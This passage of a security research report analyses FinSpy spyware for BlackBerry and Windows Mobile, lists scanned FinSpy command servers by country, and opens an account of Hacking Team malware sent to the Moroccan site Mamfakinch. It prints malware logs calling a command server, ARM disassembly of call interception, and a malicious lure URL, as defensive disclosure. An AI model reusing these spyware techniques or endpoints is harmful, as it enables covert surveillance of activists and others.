
```
RIM-COD-SHA1-1: 2d 0a a2 b3 54 97 f7 35 fb 40 77 8e e1 ca 7f 8f 3e a0 aa 04
RIM-COD-SHA1: 0f 3b d8 d1 84 da 35 4e 10 94 89 c0 d6 08 70 ad 5e 7a f3 e0
```

The .jad file also contains a blob of base64 encoded data with the key "RIM-COD-Config." This data contains the URL of the command & control server, TCP ports, phone numbers to exfiltrate data to via SMS, identifiers for the Trojan and target, active modules, and various other configuration parameters.

Decoding this reveals the following servers and phone numbers:

118.xx.xx.186 – Indonesia
+6281310xxxxx4 – Indonesia
+49456xxxxx6 – Germany

Upon installation, the user is presented with the following screen:




As evidenced by the above screenshot, the app is listed as:


TellCOM Systems LTD
Common Communication Update DSCH/USCH V32

Directly after installing, the application requests enhanced permissions:

The following screen pops up showing the requested permissions:



Scrolling down reveals:



After the user accepts these permissions, the sample attempts to connect to both Internet-based anad SMS-based command & control servers. Another sample we analyzed appeared to write a debug log to the device's filesystem. The following information was observed written to the log regarding communication with command & control services.

```
net.rmi.device.api.fsmbb.phone.PhoneInterface - connecting to http://demo-01.
gamma-international.de:1111/ping/XXXXXXXXXXXX;deviceside=true failed: net.rim.
device.cldc.io.dns.DNSException: DNS error DNS error
```

```
net.rmi.device.api.fsmbb.core.com.protocol.HeartbeatProtocolSMS - Heartbeat type
11
(1346097705922)+ core hb content: XXXXX/123456783648138/666666553648138/1
2e/666/0/0///
```

```
net.rmi.device.api.fsmbb.core.com.SMSCommunication - 1346097743 Success: texting
to: //+XXXXXXXXXX msg: XXXXX
```

```
net.rmi.device.api.fsmbb.core.com.protocol.HeartbeatProtocolSMS - Heartbeat type
11
(1346097705922)+ extended hb content: XXXXX/123456783648138/XXXXX/999/420/B9700
5.0.
```

```
net.rmi.device.api.fsmbb.core.com.SMSCommunication - 1346097743 Success: texting
to: //+XXXXXXXXXX msg: XXXXX
```

We decompiled the Blackberry sample. We provide a high-level overview of the more interesting classes that we successfully decompiled:

```
net.rmi.device.api.fsmbb.config.ApnDatabase
net.rmi.device.api.fsmbb.config.ApnDatabase$APN
```

These appeared to contain a database comprising the following GSM APNs. The significance of this database is that it only includes a small set of countries and providers:

```
Germany: web.vodafone.de, internet.t-mobile
Indonesia: indosatgprs, AXIS, telkomsel, www.xlgprs.net, 3gprs
Brazil: claro.com.br, wapgprs.oi.com.br, tim.br
Mexico: wap.telcel.com
```

```
net.rmi.device.api.fsmbb.core.AppMain
```

This appears to do the main app installation, as well as uninstallation. Installation includes negotiating for enhanced permissions, base64-decoding the "RIM-COD-Config" configuration, and setting up and installing the Configuration. If the configuration contains a "removal date," then automatic removal is scheduled for this time. Installation also involves instantiating "listener" modules, as specified below:

```
net.rmi.device.api.fsmbb.core.listener.AddressBookObserver
```

This appears to listen for changes to the address book. It implements the net.rim. blackberry.api.pim.PIMListListener interface.

```
net.rmi.device.api.fsmbb.core.listener.CallObserver.*
```

This implements:

```
net.rim.blackberry.api.phone.PhoneListener
net.rim.blackberry.api.phone.phonelogs.PhoneLogListener
net.rim.device.api.system.KeyListener
```

This module logs and manipulates phone events, and appears to enable "remote listening" functionality, where the FinSpy Master can silently call an infected phone to listen to conversation in its vicinity (this is referred to as a SpyCall in the code). The module has

a facility to hide incoming calls by manipulating the UI, cancelling buzzer and vibration alerts, and toggling the backlight. Upon instantiation, the module calls "*43#" to enable call waiting. If a remote listening call from the master is active, then legitimate incoming calls will trigger call waiting. The module detects these legitimate incoming calls, and places the SpyCall call on call waiting, presenting the legitimate incoming call to the user.

```
net.rmi.device.api.fsmbb.core.listener.EmailObserver
```

This appears to record sent and received email messages.

```
net.rmi.device.api.fsmbb.core.listener.MessengerObserver (Module #68)
```

This seems to record BBM messages. It appears to do this by periodically checking the path "file:///store/home/user/im/BlackBerry Messenger/"

```
net.rmi.device.api.fsmbb.core.listener.SMSObserver
```

This module implements:

```
net.rim.blackberry.api.sms.SendListener
net.rim.blackberry.api.sms.OutboundMessageListener
```

Contrary to its name, OutboundMessageListener allows listening for both incoming and outgoing SMS messages. This module also checks for incoming SMS commands from the FinSpy Master. These commands can include an "emergency configuration" update, that can include new addresses and phone numbers for the FinSpy Master.

```
net.rmi.device.api.fsmbb.core.listener.WAObserver (Module #82) [bold]
```

This appears to monitor WhatsApp, the popular proprietary cross-platform messaging application. It locates the WhatsApp process ID by searching for module names that contain the string "WhatsApp."

At some point, the module calls getForegroundProcessId to see if the WhatsApp process ID is in the foreground. If so, it seems to take a screenshot of the WhatsApp application, via Display.Screenshot. It appears that this screenshot is checked via ".equals" to see if there is any new information on the WhatsApp screen. If there is new information, the screenshot is then JPEG encoded via JPEGEncodedImage.encode.

```
net.rmi.device.api.fsmbb.core.com.*
```

Appears to contain the mechanics of communication with the command & control server, including the plaintext TLV-based wire protocol.

Windows Mobile

The Windows Mobile samples we identified are:

```
2ccbfed8f05e6b50bc739c86ce4789030c6bc9e09c88b7c9d41cbcbde52a2455
507e6397e1f500497541b6958c483f8e8b88190407b307e997a4decd5eb0cd3a
1ff1867c1a55cf6247f1fb7f83277172c443442d174f0610a2dc062c3a873778
```

All the samples appeared similar, most likely belonging to the same branch release. The relevant parts of the binary are stored in five different resources:

- The first resource contains an OMA Client Provisioning XML file, which is used to store root certificates for running privileged/unprivileged code on the device. In this case it only contained some default example values shipped with Microsoft Windows Mobile SDK.
- The second resource contains the actual dropped payload which contains all the Trojan functionalities.
- The third resource contains a binary configuration file.
- The fourth and fifth resources contain two additional DLL files which are dropped along with the payload.

The main implant is dropped as “services.exe” with the libraries dropped as mapiwinarm.dll and mswservice.dll.

The payload has the following attributes:

```
File size: 186640 bytes
SHA256:
4b99053bc7965262e8238de125397d95eb7aac5137696c7044c2f07b175b5e7c
```

This is a multi-threaded and modular engine which is able to run and coordinate a series of events providing interception and monitoring capabilities. When the application starts, a core initialization function is invoked, responsible for preparing execution and launching the main thread.

The main thread consequently runs a set of core components on multiple threads:

- Routines responsible for handling the “heartbeat” notifications.
- Routines which control the execution of the Trojan and its components while monitoring the status of the device.
- A routine which can be used to “wake up” the device.
- A component which handles emergency SMS communications.
- A routine that initializes the use of the Radio Interface Layer.
- A core component that manages a set of surveillance modules.

The Trojan utilises a “Heartbeat Manager”, which is a set of functions and routines that, depending on the status of the device or monitored events, communicates notifications back to the command and control server.

These beacons are sent according the following events:

- First beacon.
- A specified time interval elapsing.
- The device has low memory.
- The device has low battery.
- The device changed physical location.
- The Trojan has recorded data available.
- The device has connected to a cellular network.
- The device has a data link available.
- The device connects to a WiFi network.
- An incoming / outgoing call starts.
- The Mobile Country Code (MCC) or Mobile Network Code (MNC) ID changed.
- The Trojan is being uninstalled.
- The SIM changes.

Notifications are sent via SMS, 3G and WiFi, according to availability. Consistent with other platforms, the windows mobile version appears to use base64 encoding for all communications.

In response to such notifications, the implant is able to receive and process commands such as:

```
STOP_TRACKING_CMD
START_TRACKING_CMD
RESEND_FIRST_HEARTBEAT_TCPIP_CMD
RESEND_FIRST_HEARTBEAT_SMS_CMD
REMOVE_LICENSE_INFO_CMD
KEEP_CONNECTION_ALIVE_CMD IGNORED b/c it's an SMS answer
KEEP_CONNECTION_ALIVE_CMD
REMOVE_AT_AGENT_REQUEST_CMD
REMOVE_AT_MASTER_REQUEST_CMD
REMOVE_MAX_INFECTION_REACHED_CMD
```

The command and control server is defined in the configuration file found in the third resource of the dropper. In this sample, the sample connected to the domain: **demo-04.gamma-international.de**

This suggests that such sample is either a demo version or "unpackaged" version ready to be customized.

Together with a DNS or IP command and control server, each sample appears to be provided with two phone numbers which are used for SMS notifications.

The core surveillance and offensive capabilities of the Trojan are implemented through the use of several different modules. These modules are initialized by a routine we called ModulesManager, which loads and launches them in separate threads:

```
LDR     R3, =aTryToLoadModul ; "try to load module: %02X"
MOV     R1, #0
LDR     R2, =aModuleManageme ; "module-management:FxLoadModule"
MOV     R0, R6
STR     R4, [SP,#0x28+var_28]
BL      FinSpy_Log
ADD     R7, R6, R4,LSL#2
LDR     R3, [R7,#0x11C]
CMP     R3, #0
MOVNE   R3, #0
STRNE   R3, [R11,#var_24]
BNE     loc_20FE4
CMP     R4, #0x40
BEQ     FinSpy_MM_StartSpyCall
CMP     R4, #0x41
BEQ     FinSpy_MM_StartCallIntercept
CMP     R4, #0x42
BEQ     FinSpy_MM_StartSMS
CMP     R4, #0x43
BEQ     FinSpy_MM_StartLoader
CMP     R4, #0x45
BEQ     FinSpy_MM_StartTracking
CMP     R4, #0x46
BEQ     FinSpy_MM_StartCallLogs
CMP     R4, #0x60
BEQ     loc_20F30
LDR     R3, =aModule02xDoesn ; "module '%02X' doesn't exist"
LDR     R2, =aModuleManageme ; "module-management:FxLoadModule"
MOV     R1, #1
MOV     R0, R6
STR     R4, [SP,#0x28+var_28]
BL      FinSpy_Log
```

There are multiple modules available, including:

- AddressBook: Providing exfiltration of details from contacts stored in the local address book.
- CallInterception: Used to intercept voice calls, record them and store them for later transmission.
- PhoneCallLog: Exfiltrates information on all performed, received and missed calls stored in a local log file.
- SMS: Records all incoming and outgoing SMS messages and stores them for later transmission.
- Tracking: Tracks the GPS locations of the device.

Call Interception

In order to manipulate phone calls, the Trojan makes use of the functions provided by RIL.dll, the Radio Interface Layer.

Some of the functions imported and used can be observed below:

```
LDR     R1, =aRil_getcallwai ; "RIL_GetCallWaitingSettings"
MOV     R3, R0
LDR     R0, [R7,#0x14]  ; hModule
STR     R3, [R7,#0x6C]
BL      GetProcAddressW
LDR     R1, =aRil_setcallwai ; "RIL_SetCallWaitingStatus"
MOV     R3, R0
LDR     R0, [R7,#0x14]  ; hModule
STR     R3, [R7,#0x10C]
BL      GetProcAddressW
LDR     R1, =aRil_answer ; "RIL_Answer"
MOV     R3, R0
LDR     R0, [R7,#0x14]  ; hModule
STR     R3, [R7,#0xAC]
BL      GetProcAddressW
LDR     R1, =aRil_managecall ; "RIL_ManageCalls"
MOV     R3, R0
LDR     R0, [R7,#0x14]  ; hModule
STR     R3, [R7,#0x118]
BL      GetProcAddressW
LDR     R1, =aRil_getcalllis ; "RIL_GetCallList"
MOV     R3, R0
LDR     R0, [R7,#0x14]  ; hModule
STR     R3, [R7,#0xE0]
BL      GetProcAddressW
```

PhoneCallLog

In order to exfiltrate call logs, the Trojan uses functions provided by the Windows Mobile Phone Library.


Using PhoneOpenCallLog() and PhoneGetCallLogEntry(), the implant is able to retrieve the following struct for each call being registered by the system:

```
typedef struct {
DWORD cbSize;
FILETIME ftStartTime;
FILETIME ftEndTime;
IOM iom;
BOOL fOutgoing:1;
BOOL fConnected:1;
BOOL fEnded:1;
BOOL fRoam:1;
CALLERIDTYPE cidt;
PTSTR pszNumber;
PTSTR pszName;
PTSTR pszNameType;
PTSTR pszNote;
DWORD dwLogFlags;
CEIOD iodContact;
CEPROPID pidProp;
} CALLLOGENTRY, * PCALLLOGENTRY;
```

This contains timestamps, numbers, names and other data associated with a call.

Tracking

The physical tracking of the device uses the GPS Intermediate Driver functions available on the Windows Mobile/CE platform:



After a successful GPSOpenDevice() call, it invokes GPSGetPosition() which gives access to a GPS_POSITION struct containing the following information:

```
typedef struct _GPS_POSITION {
DWORD dwVersion;
DWORD dwSize;
DWORD dwValidFields;
DWORD dwFlags;
SYSTEMTIME stUTCTime;
double dblLatitude;
double dblLongitude;
float flSpeed;
float flHeading;
double dblMagneticVariation;
float flAltitudeWRTSeaLevel;
float flAltitudeWRTEllipsoid;
GPS_FIX_QUALITY FixQuality;
GPS_FIX_TYPE FixType;
GPS_FIX_SELECTION SelectionType;
float flPositionDilutionOfPrecision;
float flHorizontalDilutionOfPrecision;
float flVerticalDilutionOfPrecision;
DWORD dwSatelliteCount;
DWORD rgdwSatellitesUsedPRNs[GPS_MAX_SATELLITES];
DWORD dwSatellitesInView;
DWORD rgdwSatellitesInViewPRNs[GPS_MAX_SATELLITES];
DWORD rgdwSatellitesInViewElevation[GPS_MAX_SATELLITES];
DWORD rgdwSatellitesInViewAzimuth[GPS_MAX_SATELLITES];
DWORD rgdwSatellitesInViewSignalToNoiseRatio[GPS_MAX_SATELLITES];
} GPS_POSITION, *PGPS_POSITION;
```

This provides the latitude and longitude of the current location of the device.

COMMAND AND CONTROL SERVER SCANNING RESULTS

Following up on our earlier analysis, we scanned IP addresses in several countries looking for FinSpy command & control servers. At a high level, our scans probed IP addresses in each country, and attempted to perform the handshake distinctive to the FinSpy command and control protocol. If a server responded to the handshake, we marked it as a FinSpy node. We expect to release our scanning tools with a more complete description of methodology in a follow-up blog post.

Our scanning yielded two key findings. First, we have identified several more countries where FinSpy Command and Control servers were operating. Scanning has thus far revealed two servers in **Brunei**, one in **Turkmenistan**'s Ministry of Communications, two in **Singapore**, one in the **Netherlands**, a new server in **Indonesia**, and a new server in **Bahrain**. Second, we have been able to partially replicate the conclusions of an analysis by Rapid7, which reported finding FinSpy command & control servers in ten countries: Indonesia, Australia, Qatar, Ethiopia, Czech Republic, Estonia, USA, Mongolia, Latvia, and the UAE. We were able to confirm the presence of FinSpy on all of the servers reported by Rapid7 that were still available to be scanned. We confirmed FinSpy servers in **Indonesia**, **Ethiopia**, **USA**, **Mongolia**, and the **UAE**. The remaining servers were down at scanning time. We also noted that the server in the USA appeared to be an IP-layer proxy (e.g., in the style of Network Address Translation)[3].

Rapid7's work exploited a temporary anomaly in FinSpy command & control servers. Researchers at Rapid7 noticed that the command & control server in Bahrain responded to HTTP requests with the string "Hallo Steffi." This behavior did not seem to be active on Bahrain's server prior to the release of our analysis. Rapid7 looked at historical scanning information, and noticed that servers in ten other countries had responded to HTTP requests with "Hallo Steffi" at various times over the previous month. While the meaning of this string and the reason for the temporary anomaly are unknown, a possible explanation is that this was a testing deployment of a server update, and the "Hallo Steffi" message indicated successful receipt of the update. After the publication of Rapid7's analysis, the behavior began to disappear from FinSpy servers.

3 See Appendix A.

DETAILS OF OBSERVED SERVERS

Table 1: New Servers

Country	IP	Ports	Owner
Singapore	203.175.168.2	21, 53, 443, 4111	HostSG
Singapore	203.211.137.105	21, 53, 80, 443, 4111	Simple Solution System Pte Ltd
Bahrain	89.148.15.15	22, 53, 80, 443, 4111	Batelco
Turkmenistan	217.174.229.82	22, 53, 80, 443, 4111, 9111	Ministry of Communications
Brunei	119.160.172.187	21	Telekom Brunei
Brunei	119.160.128.219	4111, 9111	Telekom Brunei
Indonesia	112.78.143.34	22, 53, 80, 443, 9111	Biznet ISP
Netherlands	164.138.28.2	80, 1111	Tilaa VPS Hosting

Table 2: Confirmed Rapid7 Servers

Country	IP	Ports	Owner
USA	54.248.2.220	80	Amazon EC2
Indonesia	112.78.143.26	22, 25, 53, 80, 443, 4111	Biznet ISP
Ethiopia	213.55.99.74	22, 53, 80, 443, 4111, 9111	Ethio Telecom
Mongolia	202.179.31.227	53, 80, 443	Mongolia Telecom
UAE	86.97.255.50	21, 22, 53, 443, 4111	Emirates Telecommunications Corporation

It is interesting to note that the USA server on EC2 appeared to be an IP-layer proxy. This judgment was made on the basis of response time comparisons[4].

4 See Appendix A.

CONCLUSIONS AND RECOMMENDATIONS

The analysis we have provided here is a continuation of our efforts to analyze what appear to be parts of the FinFisher product portfolio. We found evidence of the functionality that was specified in the FinFisher promotional materials. The tools and company names (e.g. Cyan Engineering Services SAL) found in their certificates also suggest interesting avenues for future research.

These tools provide substantial surveillance functionality; however, we'd like to highlight that, without exploitation of the underlying platforms, all of the samples we've described require some form of interaction to install. As with the previously analyzed FinSpy tool this interaction might involve some form of socially engineered e-mail or other delivery, prompting unsuspecting users to execute the program. Or, it might involve covert or coercive physical installation of the tool, or use of a user's credentials to perform a third-party installation.

We recommend that all users run Anti-Virus software, promptly apply (legitimate) updates when they become available, use screen locks, passwords and device encryption (when available). Do not run untrusted applications and do not allow third parties access to mobile devices.

As part of our ongoing research, we have notified vendors, as well as members of the AV community.

ACKNOWLEDGEMENTS

This is a Morgan Marquis-Boire and Bill Marczak production.

Windows mobile sample analysis by Claudio Guarnieri.

Additional Analysis

- Thanks to Pepi Zadowsky for OSX expertise and assistance.
- Thanks to Jon Larimer and Sebastian Porst for Android expertise.

Additional Thanks

- Special thanks to John Scott-Railton.
- Additional thanks to Marcia Hofmann and the Electronic Frontier Foundation.
- Tip of the hat to John Adams for scanning advice.

APPENDIX A

The server was serving FinSpy on port 80, and SSH on port 22. We measured the SYN/ACK RTT on both ports and compared. The results for port 80:

```
hping -S -p 80 54.248.2.220
HPING 54.248.2.220 (wlan0 54.248.2.220): S set, 40 headers + 0 data bytes
len=44 ip=54.248.2.220 ttl=24 DF id=0 sport=80 flags=SA seq=0 win=5840 rtt=1510.2
ms
len=44 ip=54.248.2.220 ttl=23 DF id=0 sport=80 flags=SA seq=1 win=5840 rtt=740.4
ms
len=44 ip=54.248.2.220 ttl=25 DF id=0 sport=80 flags=SA seq=2 win=5840 rtt=753.4
ms
len=44 ip=54.248.2.220 ttl=24 DF id=0 sport=80 flags=SA seq=3 win=5840 rtt=1001.6
ms
```

The results for port 22:

```
hping -S -p 22 54.248.2.220
HPING 54.248.2.220 (wlan0 54.248.2.220): S set, 40 headers + 0 data bytes
len=44 ip=54.248.2.220 ttl=49 DF id=0 sport=22 flags=SA seq=0 win=5840 rtt=125.7
ms
len=44 ip=54.248.2.220 ttl=49 DF id=0 sport=22 flags=SA seq=1 win=5840 rtt=124.3
ms
len=44 ip=54.248.2.220 ttl=49 DF id=0 sport=22 flags=SA seq=2 win=5840 rtt=123.3
ms
len=44 ip=54.248.2.220 ttl=50 DF id=0 sport=22 flags=SA seq=3 win=5840 rtt=127.2
ms
```

The comparison reveals that port 80 TCP traffic was likely being proxied to a different computer.

Backdoors are Forever:

Hacking Team and the Targeting of Dissent?

Author: Morgan Marquis-Boire

In this report, Citizen Lab Security Researcher Morgan Marquis-Boire describes analysis performed on malicious software used to compromise a high profile dissident residing in the United Arab Emirates. The findings indicate that the software is a commercial surveillance backdoor distributed by an Italian company known as Hacking Team. The report also describes the potential involvement of vulnerabilities sold by the French company, VUPEN.

Introduction

In July of this year, Morgan Marquis-Boire and Bill Marczak published analysis of what appeared to be FinSpy, a commercial trojan from the FinFisher suite of surveillance tools sold by Gamma Group International. Their report, From Bahrain with Love: FinFisher's Spykit Exposed?, presented evidence consistent with the use of FinSpy to target Bahraini dissidents, both within Bahrain and abroad.

A range of other companies sell surveillance backdoors and vulnerabilities for what they describe as "lawful intercept tools." Recently CSO magazine published an article reporting on claims by anti-virus company Dr Web that a backdoor known as "Crisis" or "DaVinci" was, in fact, the commercial surveillance tool "Remote Control System" sold by Milan, Italy-based lawful intercept vendor Hacking Team.[1] According to an article published by *Slate*, the same backdoor was used to target Moroccan citizen journalist group Mamfakinch.[2]

This report examines the targeting of Mamfakinch and evidence suggesting that the same commercial surveillance toolkit described in these articles appears to have also been used in a recent campaign targeting Ahmed Mansoor, a human rights activist based in the United Arab Emirates (UAE). Additionally, it examines the possibility that a vulnerability linked to the French company VUPEN was used as the vector for intrusion into Ahmed Mansoor's online presence.

The findings of this report contribute to a body of evidence of a growing commercial market for offensive computer network intrusion capabilities developed by companies in Western democratic countries. While the majority of these companies claim to sell their products to a restricted client base of law enforcement, military, and intelligence agencies, this report shows another example of commercial network intrusion tools being used against dissidents in countries with poor human rights records.

The market for commercial computer network intrusion capabilities has become a focus of controversy and debate about regulatory and legal controls that might be exercised over sales to such regimes or uses of the technology to target dissidents. Following the publication of From Bahrain with Love: FinFisher's Spykit Exposed?, the U.K. government reaffirmed that existing controls restricting the export of cryptographic systems apply to the Gamma Group's exports of FinSpy.

In general, targeted malware attacks are an increasing problem for human rights groups, who can be particularly vulnerable to such attacks due to limited resources or lack of

1 http://hackingteam.it/

2 https://www.mamfakinch.com/

security awareness.

Recent Background: Da Vinci and Mamfakinch.com

On Friday the 13th of July 2012, the Moroccan citizen media and journalism project Mamfakinch[3] was targeted by an electronic attack that used surveillance malware. Mamfakinch.com, a website that is frequently critical of the Moroccan government, received a message via their website directing recipients to a remote webpage:

> Svp ne mentionnez pas mon nom ni rien du tout je ne veux pas d embrouilles...
> http://freeme.eu5.org/scandale%20(2).doc

The text, which hints at a sensitive scoop or lead, translates roughly as "please don't mention my name and don't say anything at all [about me] I don't want to get mixed up in this".

The logs of the website reveal this message was sent from Moroccan IP space:

```
41.137.57.198 - - [13/Jul/2012:20:48:44 +0100] "GET /nous-contacter/ HTTP/1.1
200 9865 "https://www.mamfakinch.com/" "Mozilla/5.0 (Windows NT 6.1; WOW64;
rv:13.0) Gecko/20100101 Firefox/13.0.1
41.137.57.198 - - [13/Jul/2012:20:48:46 +0100] "GET /wp-content/plugins/wp-
cumulus/tagcloud.swf?r=8659047 HTTP/1.0 200 34610 "https://www.mamfakinch.com/
nous-contacter/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/20100101
Firefox/13.0.1
41.137.57.198 - - [13/Jul/2012:20:48:47 +0100] "GET /nous-contacter/?_wpcf7_
is_ajax_call=1&_wpcf7=2782 HTTP/1.1 200 9886 "https://www.mamfakinch.com/
nous-contacter/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/20100101
Firefox/13.0.1
41.137.57.198 - - [13/Jul/2012:20:50:08 +0100] "POST /nous-contacter/ HTTP/1.1
200 139 "https://www.mamfakinch.com/nous-contacter/" "Mozilla/5.0 (Windows NT
6.1; WOW64; rv:13.0) Gecko/20100101 Firefox/13.0.1
41.137.57.198 - - [13/Jul/2012:20:50:12 +0100] "GET /nous-contacter/ HTTP/1.1
200 9887 "https://www.mamfakinch.com/nous-contacter/" "Mozilla/5.0 (Windows NT
6.1; WOW64; rv:13.0) Gecko/20100101 Firefox/13.0.1
41.137.57.198 - - [13/Jul/2012:20:50:14 +0100] "GET /nous-contacter/?_wpcf7_
is_ajax_call=1&_wpcf7=2782 HTTP/1.1 200 9888 "https://www.mamfakinch.com/
nous-contacter/" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:13.0) Gecko/20100101
Firefox/13.0.1
```

3 https://www.mamfakinch.com/

The IP from which the targeting message was uploaded (41.137.57.198) is from a Moroccan range dedicated to mobile 3G Internet users in the capital Rabat and its surroundings:

```
inetnum: 41.137.56.0 - 41.137.57.255
netname: INWI-PDSN1-Rabat001
country: MA
admin-c: AN2-AFRINIC
tech-c: AN2-AFRINIC
```

The page, found at http://freeme.eu5.org/scandale%20(2).doc prompted the user for the installation of malicious java, file, "adobe.jar":

```
53cd1d6a1cc64d4e8275a22216492b76db186cfb38cec6e7b3cfb7a87ccb3524 adobe.jar
```

